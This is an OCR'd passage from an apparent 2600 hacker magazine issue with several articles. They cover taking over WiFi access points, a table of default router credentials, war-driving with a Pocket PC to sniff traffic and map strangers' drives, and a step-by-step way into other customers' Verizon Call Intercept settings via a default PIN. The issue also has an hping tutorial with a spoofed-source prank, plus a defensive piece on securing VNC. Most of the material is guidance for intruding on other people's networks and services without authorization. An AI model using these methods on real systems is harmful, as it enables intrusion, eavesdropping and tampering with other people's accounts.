Once you have gained the IP and enabled an associated connection to the AP, it's time to connect elsewhere. Even though you might have a connection, WEP might be holding you back. WEP is an encryption used for wireless networking stated in the IEEE standard for 802.11a/b. When they made this standard, they did not think of what could be done to crack it. Every minute a small amount of WEP broadcasts are sent over the network. Each broadcast frame is the same, allowing these frames to be captured easily and decrypted without worrying about the packet changing. With WEP tools like WEPCrack, AirSnort, and BSD-Airtools' Dweputils, cracking a WEP dump can be accomplished within a few minutes. Some 104-bit

(128-bit) keys can take up to 36 hours depending on the speed of your system, but logging your hits or using a GPS can show you where that network was when you first found it so that you can go back after breaking the key.


Once this is all done, the network is under your control. From here you don't have to worry about the router blocking your system from anything and sometimes receiving an SNMP log or two. If you know the default password for the specific AP, you can always go for that first off. If you do not know the defaults for WiFi devices, go to the manufacturer site and look up models to find the documents with the defaults.

Another way is to use a terminal service like Remote Desktop for Windows or rdesktop for Linux/UNIX to connect to a Windows desktop. (Remember, most people do not set a password for the Admin or Administrator account in Windows.) From there you can use the local browser and see if any cookies were used in the past to log into the AP.

Remember, even though you're taking a backdoor into the network, logs can still show your existence. Clearing router logs or entering the network with a MiTM (Man-in-The-Middle) attack or spoofed MAC will look like normal activity on the network. Providing a backdoor from the router and placing a route to a service on another system to get in can do a vast amount of good for your final compromise.

These particular methods are slowly becoming obsolete. WiFi Protected Access (WPA) provides better authentication and stops the repeating frame encryption packets. Many wireless devices are now starting to have the option of disabling signal broadcasting and disallowing signals to be "stumbled" upon. Even though this new technology is being offered, it doesn't mean the weak link in any network is becoming smarter or that people are even upgrading. Rather, if you plan to secure your WiFi network or conquer another, signals will always be monitored.

Thanx to: The error between the chair and the computer, FBSDHN, SE, and all those other people.



by 0x20Cowboy

I know a thing or two about wireless networking and security and therefore I assume everyone else does too. But nothing could be further from the truth. In fact, what I found out yesterday is pretty scary.

I recently received a contract to port some applications to the Pocket PC handheld computer. One of the bonuses was that I received a free Pocket PC and, since the application I am working on requires networking, I also got a spanking new Netgear 802.11b MA701 wireless network card (very cool card - I highly recommend it).

These handheld computers are pretty powerful beasts. The one I was given has a 400mhz processor and 64mb of internal memory. That's a pretty good box even for a desktop (I didn't say it would run Half Life, I said it was pretty good) and you can add lots of external items - USB, monitors, keyboards, etc.

The networking is pretty amazing as well. One of the features of the networking card's software is an AP (Access Point) browser which shows you all the available networks in your general vicinity (much like the one on the Windows(r)(tm)(sm) desktop). When I first hooked up the wireless card, I started to connect to my access point when suddenly I saw three other networks - two without WEP enabled.

"Um... that's odd. Those guys should be more careful," I thought and wrote it off as rare.

Later that evening, my girlfriend wanted to take me to a play (yuck). I talked her into letting me take my new PDA with me, and I scanned for APs on the way to the play (she drove).

Jesus Christ, they were everywhere. I mean everywhere. Every time I hit "scan" I would get four or five in the list. Seventy percent of them did not have WEP enabled and most had the default SSID.

We stopped at a rather long stop light and one SSID said "linksys." I own a Linksys and I remembered the default setup so... wtf... I clicked "join." DHCP gave me an IP, I browsed to 192.168.1.1, a dialog popped up, I typed "admin" as the password, and two seconds later I was looking at the router configuration. Not only did I have an Internet connection, I 0wn3d the AP - all while waiting for the light to change.

Depending on how you choose to live, this is either a great and wonderful playground or an absolute nightmare. One could, potentially, just drive around and remain rather anonymous. Not only changing IPs, but changing physical locations, and with the added bonus of a really really small computer you could probably just walk around with and no one would notice it. How hard would it be to track someone bouncing off a couple of servers *and* changing where they are plugging in from?

When I got home I did a bit of research on wireless routers and I compiled a list of popular APs and their default settings (see list below). Wireless network router makers need to at least enable WEP by default, the setup utilities need to help Joe Shmoe turn it on, or common users are going to get pimped hard when wireless toys become cheaper.

Here are the default settings for common APs. Anything listed as NULL is something I couldn't find. Often, when connecting to an AP, it will tell you the model in the password dialog box.

ssid	manufname	model	address	uname	password
NULL	Netgear	MR814 (v2)	192.168.0.1		password
NULL	Netgear	WGR614	192.168.0.1		password
NULL	Netgear	WGT624	192.168.0.1		password
NULL	Netgear	WG602 (v2)	192.168.0.227		password
NULL	Netgear	ME103	192.168.0.224		password
NULL	D-Link	DI-624 (a,b&c)	192.168.0.1		admin
NULL	D-Link	DWL-2000AP	192.168.0.50		admin
NULL	D-Link	DI-774	192.168.0.1		admin
NULL	D-Link	DWL-1700AP	192.168.0.50:2000	admin	root
NULL	D-Link	DWL-1000AP+	192.168.0.50	NULL	NULL
NULL	D-Link	DWL-700AP	192.168.0.50	admin	
NULL	D-Link	DI-754	192.168.0.1	Admin	
NULL	D-Link	DI-764	192.168.0.1	Admin	
NULL	D-Link	DWL-6000AP	192.168.0.50	Admin	
NULL	D-Link	DWL-5000AP	192.168.0.50	Admin	
NULL	Actiontec	R3010UW	192.168.0.1	admin	
NULL	Actiontec	AU802C	192.168.1.240	Admin	Admin
linksys	Linksys	WAP54G	192.168.1.245		admin
linksys-a	Linksys	WAP55AG	192.168.1.246		admin
linksys	Linksys	WRT54G	192.168.1.1		admin
linksys-g	Linksys	WRT55AG	192.168.1.1		admin
linksys	Linksys	WRV546	192.168.1.1	admin	admin
linksys	Linksys	BEFW11S4	192.168.1.1		admin
linksys	Linksys	WAP11	192.168.1.251		admin
linksys	Linksys	WAP51AB	192.168.1.250		admin
linksys	Linksys	WAP54A	192.168.1.252		admin
linksys	Linksys	WRT51AB	192.168.1.1		admin

War Driving with a Pocket PC

by RaT_HaCk
RaT_HaCk@net-troy.com

War driving has become another great American pastime. It has been given many names, and a great many different tutorials have been written on this subject. But there has been one aspect that has failed to get any attention even with all its possibilities and this is war driving with a Pocket PC. A Pocket PC is the perfect tool for war driving since it is easily hidden and the user can look relatively harmless while tapping away at the screen.

WiFi Cards

Many Pocket PC's are coming out with integrated WiFi cards. But for those that don't have integrated WiFi cards, you need to acquire one. There is a great variety out there from which to choose. Among the choices are Secure Digital cards that come with built in storage space, slim Compact flash cards, and the classic PCMCIA type cards. Many Pocket PC's, however, do not come with the luxury of having a PCMCIA. Even though there is a Compact flash to PCMCIA converter, it is bulky and impractical. So most users are reduced to the Secure Digital cards and the more prominent Compact flash cards.


Access Point Sniffing

In order to find access points you can connect to, access point sniffing is necessary. Essentially, access points are computers or other devices that serve as a point which you can connect to via wireless. There are many types of programs out there that enable you to do this. Here are just a few of the more noted ones available for Pocket PC use:

Mini Stumbler: http://www.netstumbler.com


Mini Stumbler is the Pocket PC counterpart to the famous Stumbler program called Net Stumbler. This program is a great war driving tool because it is very fast and reliable for finding access points. If you have a GPS card on your Pocket PC, it maps the AP's location. It will even inform you of the exact longitude and latitude of your position standing from the AP.





Pocket Warrior: http://www.pocketwarrior.org

Pocket Warrior is almost identical to Mini Stumbler with the exception that it supports Prism cards and some Orinoco cards compared to Mini Stumbler which only supports Orinoco cards. However, some Prism cards' drivers may not be supported. So I suggest downloading the Intersil Reference Driver available courtesy of Net-Troy: http://www.net-troy.com/drivers.




PocketWinc: http://www.cirond.com

PocketWinc is not the fastest scanner but it can connect to AP's quickly. It also automatically detects if there is an Internet connection present in the access point as well as if there is a WEP key configuration. PocketWinc also provides multiple network diagnostic tools.

Packet Sniffing

Packet sniffing is basically taping all traffic that goes through your target network and this is very useful in war driving. You can discover many interesting things by sniffing people's traffic passwords, WEP keys, private conversations, and much more. AirScanner is a great Pocket PC sniffer program. It has the ability to sniff many different varieties of packets and can easily pick up something useful. It is also possible to filter the type of packets which you are sniffing, thus narrowing the search for what you're trying to pick up. Another great feature is the ability to save your sniffed sessions in ethereal format and load it on your PC for further analyzing. AirScanner is available at: http://www.airscanner.com.



Network Diagnostic Tools

At some point in your war driving outing you're going to need to test the network - for example, to check the speed to see if the connection is alive, what ports are open, and, most importantly, to learn more information about it. This is why network diagnostic tools are very useful in war driving. VxUtil is a great set of network diagnostic tools that comes with a port scanner, traceroute, whois, time service, DNS lookup, and many more. This program is available at http://www.cam.com. This site also contains lots of other software that will aid your Pocket PC experience, but unfortunately most of the other programs will cost you.

Mapping Drives

Another interesting thing to do when you are connected to someone's computer via WiFi is to map their drives to your Pocket PC. This can be very productive. There are various way to accomplish this, but the easiest way I have found is with a program called Resco Explorer available on http://www.resco-net.com. This program isn't freeware, but it is worth the money. With just a few taps on your Pocket PC screen, you will be able to see everything on your subject computer.


Hitting the Streets

With whatever setup you have put together with your Pocket PC, walk, drive, or take a bus and turn on the AP scanner you have chosen and let it pick up access points. When you discover an access point that piques your interest, connect to it manually if you are not using a tool that will automatically connect you. Then feel free to explore your target computer with your sniffer, network diagnostic tools, or just surf the Internet and so on.

End Thought

I hope this has opened up your eyes about the many possibilities that war driving with a Pocket PC offers. Even though it may not be as powerful as the ever-so-popular laptop, in some situations trading in that excess power for something stealthy, compact, and easily hidden may be preferred. Have fun....

Shout outs to: Rasem, TeraPhex, Moogleeater, Vfuller, A7hena, Poru.



Verizon's Call Intercept

by decoder
decoder@oldskoolphreak.com

Call Intercept is a service offered by Verizon which prevents callers that do not send any Caller ID information from directly ringing your line. Instead, callers hear a recorded announcement informing them that you subscribe to this service, then they are prompted to record their name for identification. If the caller does not record their name, then your phone does not ring. If they choose to record their name, your phone rings with a distinctive pattern, and you have the choice of either accepting or denying the call through an automated menu. The monthly charge for this service is $6.00, although it is included in some of Verizon's premium plans.

While this service does have some flaws, I feel that it is better than Anonymous Call Rejection (ACR) for certain types of annoyance calls. For instance, telemarketers can still get through to a line equipped with ACR without sending any Caller ID information. There are also some PICC's (Pre-subscribed Interexchange Carrier Codes, commonly referred to as 10-10 numbers) that can be used to bypass ACR. The reason for this is that ACR is meant to reject callers who block their number by using *67. However if an ANI-F(ail) occurs, the Caller ID information is missing and the call goes through just fine. The display will show "out of area" and no phone number will appear. Keep in mind that *67 sends a Caller ID signal of its own, while a flex-ANI fail will cause the absence of any Caller ID information, due to the fact that Caller ID information is derived from the flex-ANI. Call Intercept will not let *any* calls directly ring your line unless a number appears on the Caller ID display. ACR is designed to reject certain types of calls and let everything else through. Call Intercept is designed to accept only certain types of calls, and reject everything else.

How It Works

When Call Intercept is activated, anonymous callers trying to reach you will hear an announcement explaining what Call Intercept is. Then they will be prompted to record their name. They can also enter a four digit override code to bypass Call Intercept (more on this later). At this point your phone will ring with a distinctive pattern and your Caller ID display will notify you that it is a Call Intercept call. During this time, and until you decide how to handle the call, the caller will hear hold music. When you pick up the phone you will hear, "Someone is waiting to speak with you. For more information, press 1." You will then hear the caller's name as they have recorded it and you will have the options of accepting the call, denying the call, playing a "sales call refusal" to the caller, or sending the call to your Home Voice Mail, if you subscribe to it. The "sales call refusal" is pretty useful. If the caller is stupid enough to identify that they are a telemarketer, you can have this announcement played to them. It will inform the caller that you do not accept telephone solicitations and wish to be placed on their Do Not Call list. I have never had a telemarketer attempt to ring my line through Call Intercept, although with the new National Do Not Call List, some of these phone solicitors may become desperate.

I should note that Call Intercept may not interact well with certain Verizon services as well as some types of phone calls. You cannot have Anonymous Call Rejection active on your line with Call Intercept. I suppose the reason for this is that ACR would override Call Intercept, and all anonymous calls would get sent to the ACR intercept message. ("We're sorry, the person you are calling does not wish to speak with callers that block delivery of their telephone number" or something like that depending on where you live.) Also, you cannot use *57 to trace calls that came in through Call Intercept. Remember, *57 is a customer originated trace, and when you receive a call through Call Intercept, it is effectively a call transfer. International cellular calls as well as collect calls made without the assistance of a live operator may also experience difficulty completing calls to your line.

My Experiences

When I first subscribed to Call Intercept, I was asked to choose a four digit bypass code while on the phone with the customer service representative. This is the code that you would

give to anyone whom you wished to have the ability to bypass your Call Intercept service. Upon hearing the Call Intercept greeting, an authorized caller would enter the code, and then would be able to directly ring your line, without sending any Caller ID transmission. The Caller ID display would read "Priority Caller," accompanied by the distinctive ring.

According to the Verizon Residence Services User Guide, in former GTE states the subscriber would be able to access their Call Intercept service by calling a toll-free number. Instead of choosing a bypass code while on the phone with the customer service representative, as is done in former Bell Atlantic states such as my home state of New York, customers in the former GTE regions would have their bypass code defaulted to the last four digits of their home telephone number. When they called the toll-free number, they would be able to change the bypass code, as well as turn Call Intercept on and off. This number was not published in the User Guide.

In the past, when someone would try to ring my line through Call Intercept, my Caller ID display would read "Call Intercept" in the name field and the phone number would come up as my area code followed by all ones. This was the case until recently, when the display began showing a toll-free number. It now displayed 800-527-7070 as the Call Intercept number. This is the number used in former GTE states for a service known as Call Gate. Basically, Call Gate lets you control your phone line in various ways. You can "blacklist" and "whitelist" certain incoming and outgoing numbers. You can block or unblock international calls and calls to premium (900) numbers. You can even block *all* incoming or outgoing calls. It pretty much gives you complete control of your dial-tone. These features, along with Call Intercept, are what Verizon refers to as "Advanced Services."

When you call 1-800-527-7070, it informs you that you have reached Verizon's Advanced Services, and you are asked to enter your home telephone number. I recall attempting to call this number in the past, but it wouldn't accept my phone number because this service isn't available in my state. After seeing this number appear on my Caller ID display as the Call Intercept number, I tried calling again. When I entered my home telephone number this time, it accepted it. I was asked for my PIN which is, of course by default, the last four digits of my phone number. From here I was able to hear or change my bypass code, as well as turn Call Intercept on or off. Verizon never informed me that I was able to use this service, and when I first signed up with Verizon, it wouldn't work for me. Apparently this number is now being used in the former Bell Atlantic states to control the Call Intercept feature.


Hacking It

This is where the security issue comes into play. You can call this toll-free number and enter in anyone's phone number in New York State who subscribes to Call Intercept. The PIN will be the default every time. The reason no one has changed their PIN is because Verizon has yet to inform anyone of this service. Anyone who subscribes to Call Intercept in New York is vulnerable. You simply dial 1-800-527-7070, and when prompted, enter the telephone number of someone in New York who subscribes to Call Intercept. When it asks for the PIN, enter the last four digits of their telephone number and you're in. From this menu you could listen to their bypass code, change it, change the PIN for the toll-free number, or turn off Call Intercept altogether. The service that they think is protecting them from unwanted and annoyance calls can actually facilitate these types of calls because of a security hole.

There is an easy solution to this security hole. Require ANI verification in order to initialize the service. It is a common practice for other services such as remote call forwarding. As a matter of fact, Verizon does require that the initialization be done from the line which subscribes to Call Intercept in every other former Bell Atlantic state except New York. If you were to call the toll-free number and enter a Call Intercept subscriber's phone number in Vermont, Massachusetts, New Jersey, etc., you will be informed that the service must be initialized from the telephone number which subscribes to the service. Once the initialization is complete, you may access your services from any telephone. It is quite obvious that Verizon's customers in those states are also unaware of the toll-free number to control their service because they haven't initialized it yet. Fortunately, ANI verification is used so they are not left vulnerable. Why New York does not require ANI verification is unknown to me, but what I do know is that *anyone* was able to administrate my Call Intercept, and I would have never known.

Conclusion

Hopefully, Verizon will rectify this situation because it simply does not make sense to require ANI verification everywhere except New York. You could always spoof the ANI, or beige box from the customer's line if you are determined to access someone's Call Intercept, but in New York, you simply need to call a toll-free



Yes, this is what it's all about. All you have to do is pay these guys thousands of dollars and you too can look proudly into the distance and ponder on what you will do with your newly purchased hacker prowess. Nice phone number too, fellas.

number from anywhere you wish and enter a default PIN code. Now you have control over their acceptance of anonymous calls.

Other than being a large security issue in New York, Call Intercept is a great service. By subscribing to it, you will receive close to zero telemarketing calls. Having your anonymous callers hear hold music while you decide how to handle the call is pretty nifty as well. I have honestly enjoyed having this service and would highly recommend it to all Verizon customers. Just remember, if you are considering subscribing to Call Intercept, or if you already have it, call 1-800-527-7070 and change your PIN! Especially if you live in New York, unless I already have!

Useful Verizon Numbers

1-800-527-7070 Call Gate (use for Call intercept in Bell Atlantic states)
1-800-870-0000 Call if you misplace your PIN
1-800-275-2355 Verizon Repair
1-800-518-5507 Verizon Unlawful Call center
1-800-254-5959 Verizon Unlawful Call center (TTY)
1-877-TRACE-4U Call Trace Information line
1-800-257-2969 Call Trace line (for GTE states)
1-800-562-5588 to test All Call Blocking (in PA only)
1-NPA-890-1900 to test All Call Blocking (in NY & CT only)
1-888-599-2927 to test All Call Blocking (in New England)
1-888-294-1618 to initialize Ultra Forward service (call from ANI)
1-800-284-1687 to initialize Ultra Forward service (in MA & NY)
1-800-414-9898 to use Ultra Forward (in NY, CT, MA, ME, VT, NH & RI)
1-212-338-8300 to use Ultra Forward (from anywhere else)
1-800-483-1000 Customer Service (in PA & VA)
1-800-234-2340 Verizon's Customer Information line

Shouts: Lucky225, accident, Licutis, Not-Theory, w1nt3rmut3, ic0n, Captain B, Majestic, Scott, doug, phractal, Scr00, WhiteSword, RijilV, Eta, parano|a, dual_parallel, bland_inquisitor at Radio Freek America, Slipmode at www.slipnet.org, and StankDawg at www.binrev.com.

And in the year 1997, for two days and nights, Beyond HOPE infested the City.

Fun With Hping

by methodic
methodic@libpcap.net

Hping is a very powerful tool that lets you create arbitrary packets with all types of options, as well as show the output of any returned traffic from the host you're hpinging. By default when you hping a host, it will send UDP packets to the host's port 0. As you will see later on, you can change this behavior by specifying a source port, a destination port, a different protocol, the list goes on. You'll find that most of hping's output deals with low-level information from the packets received, which is beyond the scope of this article. For now, we'll only be interested in a few select things.

Let's start off by running a plain hping against www.2600.com to get our bearings on hping output:

```
[root@clotch root]# hping2 -c 3 www.2600.com
HPING www.2600.com (eth0 207.99.30.226): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=207.99.30.226 ttl=49 id=85 sport=0 flags=RA seq=0 win=0 rtt=50.9 ms
len=46 ip=207.99.30.226 ttl=49 id=48918 sport=0 flags=RA seq=1 win=0 rtt=51.0 ms
len=46 ip=207.99.30.226 ttl=49 id=19729 sport=0 flags=RA seq=2 win=0 rtt=50.4 ms

--- www.2600.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 50.4/50.7/51.0 ms
```

As you can see, we are able to find out some pretty interesting stuff. (If you want to see even more, enable verbose output with the -V flag.) We know that the remote host uses random IP ID's, which means they aren't as vulnerable to information gathering and spoofing attacks. Also note the flag that came back: RA. The A stands for ACK, meaning "I acknowledge your request," and the R stands for RST, meaning "Resetting connection. Good-bye."

Next, we'll see what kind of ICMP requests www.2600.com responds to. In hping, you enable ICMP packets with the -1 flag. By default, hping will send ICMP echo-request packets (ICMP Type 8, standard ping):

```
[root@clotch root]# hping2 -1 -c 3 www.2600.com
HPING www.2600.com (eth0 207.99.30.226): icmp mode set, 28 headers + 0 data bytes
ICMP Packet filtered from ip=207.99.30.226 name=UNKNOWN
ICMP Packet filtered from ip=207.99.30.226 name=UNKNOWN
ICMP Packet filtered from ip=207.99.30.226 name=UNKNOWN

--- www.2600.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

So we know that www.2600.com is blocking ICMP echo requests. We could also check to see if www.2600.com answers to other types of ICMP requests like address mask or timestamp by adding *--icmp-addr* or *--icmp-ts* to hping's arguments. We'll leave that as an exercise to the reader!

Now on to the fun stuff, using hping to create custom TCP packets. Let's start off by sending SYN packets (first part of the TCP handshake) to port 80 on www.2600.com, since we already know port 80 is open:

```
[root@clotch root]# hping2 -S -p 80 -c 3 www.2600.com
HPING www.2600.com (eth0 207.99.30.226): S set, 40 headers + 0 data bytes
len=46 ip=207.99.30.226 ttl=49 id=65000 sport=80 flags=SA seq=0 win=65535 rtt=565.0 ms
len=46 ip=207.99.30.226 ttl=49 id=63206 sport=80 flags=SA seq=1 win=65535 rtt=530.6 ms
len=46 ip=207.99.30.226 ttl=49 id=26539 sport=80 flags=SA seq=2 win=65535 rtt=490.5 ms

--- www.2600.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss round-trip min/avg/max =
    490.5/528.7/565.0 ms
```

OK, so we see the IP ID's are random, which we already found out earlier. We know we're getting somewhere because the flags we received were SA (a SYN|ACK), which is the second step to

a TCP handshake. The SYN|ACK stands for "I acknowledge your request, proceed." We can glean more information now that we have a responding port. Let's see if we can get the uptime for www.2600.com by adding *--tcp-timestamp* to hping's argument list:

```
[root@clotch root]# hping2 -S -p 80 -c 3 --tcp-timestamp www.2600.com
HPING www.2600.com (eth0 207.99.30.226): S set, 40 headers + 0 data bytes
len=56 ip=207.99.30.226 ttl=49 id=41548 sport=80 flags=SA seq=0 win=65535 rtt=358.1 ms
TCP timestamp: tcpts=979995024

len=56 ip=207.99.30.226 ttl=49 id=24700 sport=80 flags=SA seq=1 win=65535 rtt=398.9 ms
TCP timestamp: tcpts=979995125
HZ seems hz=100
System uptime seems: 113 days, 10 hours, 12 minutes, 31 seconds
```

Not bad. Let's go a step further and see if www.2600.com's TCP sequencing is predictable or not by using the -Q flag:

```
[root@clotch root]# hping2 -S -p 80 -c 3 -Q www.2600.com
HPING www.2600.com (eth0 207.99.30.226): S set, 40 headers + 0 data bytes
1347913158 +1347913158
3604885414 +2256972256
1768794044 +2458875925

--- www.2600.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 575.8/609.4/639.0 ms
```

By the looks of it, they aren't predictable. You can tell because the first column is the sequence number itself and the second is the difference between the current and last sequence number. Just for argument's sake, I'll run the same command on a remote Windows box:

```
[root@clotch root]# hping2 -S -p 80 -c 5 -Q xxx.xxxxxx.xxx
HPING xxx.xxxxxx.xxx (eth0 xxx.xxx.xxx.xxx): S set, 40 headers + 0 data bytes
 35128670 +35128670
 35128672 +2
 35128684 +12
 35128703 +19
 35128719 +16

--- xxx.xxxxxx.xxx hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 54.6/74.6/148.4 ms
```

As you can see that host has *very* predictable sequence numbers, making them a lot more vulnerable to source-IP based trust relationships.

We can also port scan using hping! It's relatively easy. The only thing you need to do is put a plus sign before the destination port and hping will increment the destination port every time it sends out a packet. Since we now know that SYN|ACK (flags=SA) means an open port, we can tell which ones are available. Example: *hping2 -S -p +21 www.2600.com* will start sending SYN packets starting at port 21 all the way up until you kill hping. This should sound very familiar to some people. It's the same exact thing nmap does when it runs a Stealth scan. The nice thing hping has over nmap is finer destination port control. If you want to increase the destination port each time a reply is received, you just have to precede the destination port with a "+". If you want to increase the destination port for each packet sent, precede the destination port with a "++" (examples: +80, ++1). The destination port can also be modified interactively by using Ctrl+Z. You can also specify the source port with the -s flag. By default, hping uses a random source port, and increments it by one with each packet sent, but you can stop the increments with the -k flag, which means your source port will never change. You can essentially iterate through every source port and destination port available. These functions are very useful when you're mapping out a remote firewall's rules. Here's a tip to get you started: a lot of filtering devices allow any TCP traffic with the source port of 20 to come through (which is used for active FTP transfers), and any UDP traffic with the source port of 53 to come through (used for DNS traffic). Also, some old firewalls let traffic pass when the packets are too fragmented (which you can do with the -f and -x flags).

One last example that is a fun one to pull on your extra-paranoid friend (we all know that person


that's filtering and logging *everything*). Run this hping command against their firewall: *hping2 -1 -a www.fbi.gov HOST* (Replace HOST with your friend's IP.) Leave that running for a few minutes, and wait by your phone. *(*RING RING* "Hello?" "Dude, I swear the FBI is pinging my webserver!")* The -a flag allows you to spoof an address/hostname. Obviously you won't be getting any traffic back, but since ICMP is a connection-less protocol (UDP as well), you are able to pull this sort of trick off.

As you can see, hping is a very powerful tool. I barely scratched the surface with this article. With hping you can do everything from testing net performance to transferring files to using hping as a backdoor! You have almost total control of hping's outgoing packets. The possibilities are virtually limitless. The best thing you can do is download hping, read the manpage, and start playing around with it. If there's enough demand, I'll write a follow-up article on using hping as a real-world application.

Links

hping - http://www.hping.org
icmp types/codes - http://dark-intentions.net/files/icmp.txt

Shouts: victim1 for the kcmo h00kup, vegac for always being leet. Thanks guys. Much love to mom dukes.



by Xphile

Remote Control Applications are the greatest things since sliced bread but without proper security they can quickly turn into your worst nightmare. In issue 22:2, Screamer mentions in his article "Optimum Online and You" that he merely installed VNC on his local machine and allowed users to connect as if they were on his LAN. This might seem fine to most people but for the readers of *2600* I feel that it's not, hence the reason I am writing this article.

This article will focus mainly on some of the methods to successfully secure VNC using SSH1, SSH2, and SSL while also covering correct application configurations.

VNC (Virtual Network Computing)

VNC in my opinion is one of the best remote control applications available today mainly because it's open source and it's *free,* hence it's portable and it doesn't hog system resources like PcAnywhere or M$'s proprietary software. With that said....

Laying the Foundation

The default installation of VNC leaves quite a bit to be desired securitywise but where there's a will there's a way. One of the most important things to do is gather all of the latest patches for the flavor that you have. You wouldn't want any "skript kiddies" taking advantage of the flawed authentication methods, would you? On most versions of VNC (TightVNC 1.2.9, current version as of 8/28/2003), the default settings do not limit the amount of connections coming in a set amount of time, therefore allowing any genius to run a dictionary attack on your server and in time compromise the machine.

This brings me to my next topic, the RFB (Remote Frame Buffer) which is the protocol used in the communication between the server and the client. The RFB protocol has no type of security implementation. Therefore all traffic is in a compressed but unencrypted form that can be read with a packet sniffing tool. Unfortunately there is no fix for the RFB protocol, but that will be taken care of with tunneling. Password policy is also very weak with the default installation. Hashes are stored locally on the server and encrypted using the DES encryption method, yet they use a fixed key allowing any user the availability to run a cracking tool such as VNCcrack.

Getting Stronger, But Not Good Enough

Now that we have covered just *some* of the problems with the default install of VNC, let's fix them. In regards to the multiple connections and brute force cracking, go into the advanced

section of the VNC server options. There you will find under "connection priority" a setting called "refuse concurrent connections." You will want that enabled. I would also enable query console for incoming connections and the log. Since the VNC server is a well known port (5900), you might want to change that along with the HTTP daemon. The last order of business would be password policy. Since VNC doesn't require a minimum length for passwords, it is up to the administrator of the server to properly enforce a password policy that won't be easily cracked remotely or by a local user (i.e., six characters and numbers minimum).

VNC All Wrapped Up

You now have a secure VNC server running and it's completely safe, right? Not exactly, but you're almost there. Since we now have a pretty strong install of the VNC server configured, it's time to take care of the RFP protocol problem. To do this we will use virtual tunneling using SSH or SSL.

SSH and SSH2

Before we start I must stress that you get the latest version of the SSH server of your choice and that you apply all patches. That being said let's get into the specifics. For my example I will be using OpenSSH 3.6.1., which contains both SSH1 and SSH2 suites. Once OpenSSH is installed you must configure the server to "wrap" all instances of the VNC server so that all information that is passed through to the VNC server goes through the SSH server first. The first step in the process is to reboot after installation so that the service (SSH or SSH2) will start. Next you must manually tunnel all connections using the CL. Load up CMD.EXE and insert the following command:

ssh -L 5900:localhost:5901 localhost

